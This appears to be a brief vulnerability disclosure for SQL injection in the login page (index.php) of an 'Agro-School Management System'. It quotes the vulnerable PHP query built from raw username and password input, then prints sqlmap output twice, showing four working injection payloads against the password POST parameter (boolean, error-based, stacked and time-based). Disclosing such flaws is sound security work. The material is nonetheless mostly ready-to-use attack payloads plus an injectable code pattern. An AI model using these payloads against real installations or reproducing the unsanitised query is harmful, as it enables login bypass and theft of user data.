
Agro-School Management System index.php has Sqlinjection


```
Agro-School Management System index.php has Sqlinjection,The basic
introduction of this vulnerability is that SQL injection means that
the web application does not judge or filter the validity of user
input data strictly.An attacker can add additional SQL statements to
the end of the predefined query statements in the web application to
achieve illegal operations without the administrator's knowledge, so
as to cheat the database server to execute unauthorized arbitrary
queries and further obtain the corresponding data information.
```

Souce Code



```
$password = $_REQUEST['password'];

$user_retrieve = $conn -> prepare("SELECT * FROM users where username = '$username' and password = '$password'")
$user_retrieve->execute();
if($user_retrieve->rowCount() > 0){
while ($row = $user_retrieve->fetch()) {
  $_SESSION['usertype_id'] = $row['usertype_id'];
  $_SESSION['user_id'] =  $row['user_id'];
  $_SESSION['firstname'] = $row['fname'];
  $_SESSION['middlename'] = $row['mname'];
  $_SESSION['lastname'] = $row['lname'];
  $_SESSION['course'] = $row['course'];
```



```
POST parameter 'password' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 534 HTTP(s) requests:
---
Parameter: password (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=admin&password=admin' AND 8723=8723 AND 'nQpe'='nQpe&btn-login=Log In

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: username=admin&password=admin' AND GTID_SUBSET(CONCAT(0x716a7a6a71,(SELECT (ELT(3855=3855,1))),0x7170787871
),3855) AND 'xprw'='xprw&btn-login=Log In

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: username=admin&password=admin';SELECT SLEEP(5)#&btn-login=Log In

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin&password=admin' AND (SELECT 5872 FROM (SELECT(SLEEP(5)))DhTr) AND 'rQge'='rQge&btn-login=Log
 In
---
[17:30:49] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 5.4.45
```

SqlMap Attack

```
---
Parameter: password (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=admin&password=admin' AND 8723=8723 AND 'nQpe'='nQpe&btn-login=Log In

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: username=admin&password=admin' AND GTID_SUBSET(CONCAT(0x716a7a6a71,(SELECT (ELT(3855=3855,1))),0x7170787871),3855) AND 'xprw'='xprw&btn-login=Log In

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: username=admin&password=admin';SELECT SLEEP(5)#&btn-login=Log In

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin&password=admin' AND (SELECT 5872 FROM (SELECT(SLEEP(5)))DhTr) AND 'rQge'='rQge&btn-login=Log In
---
```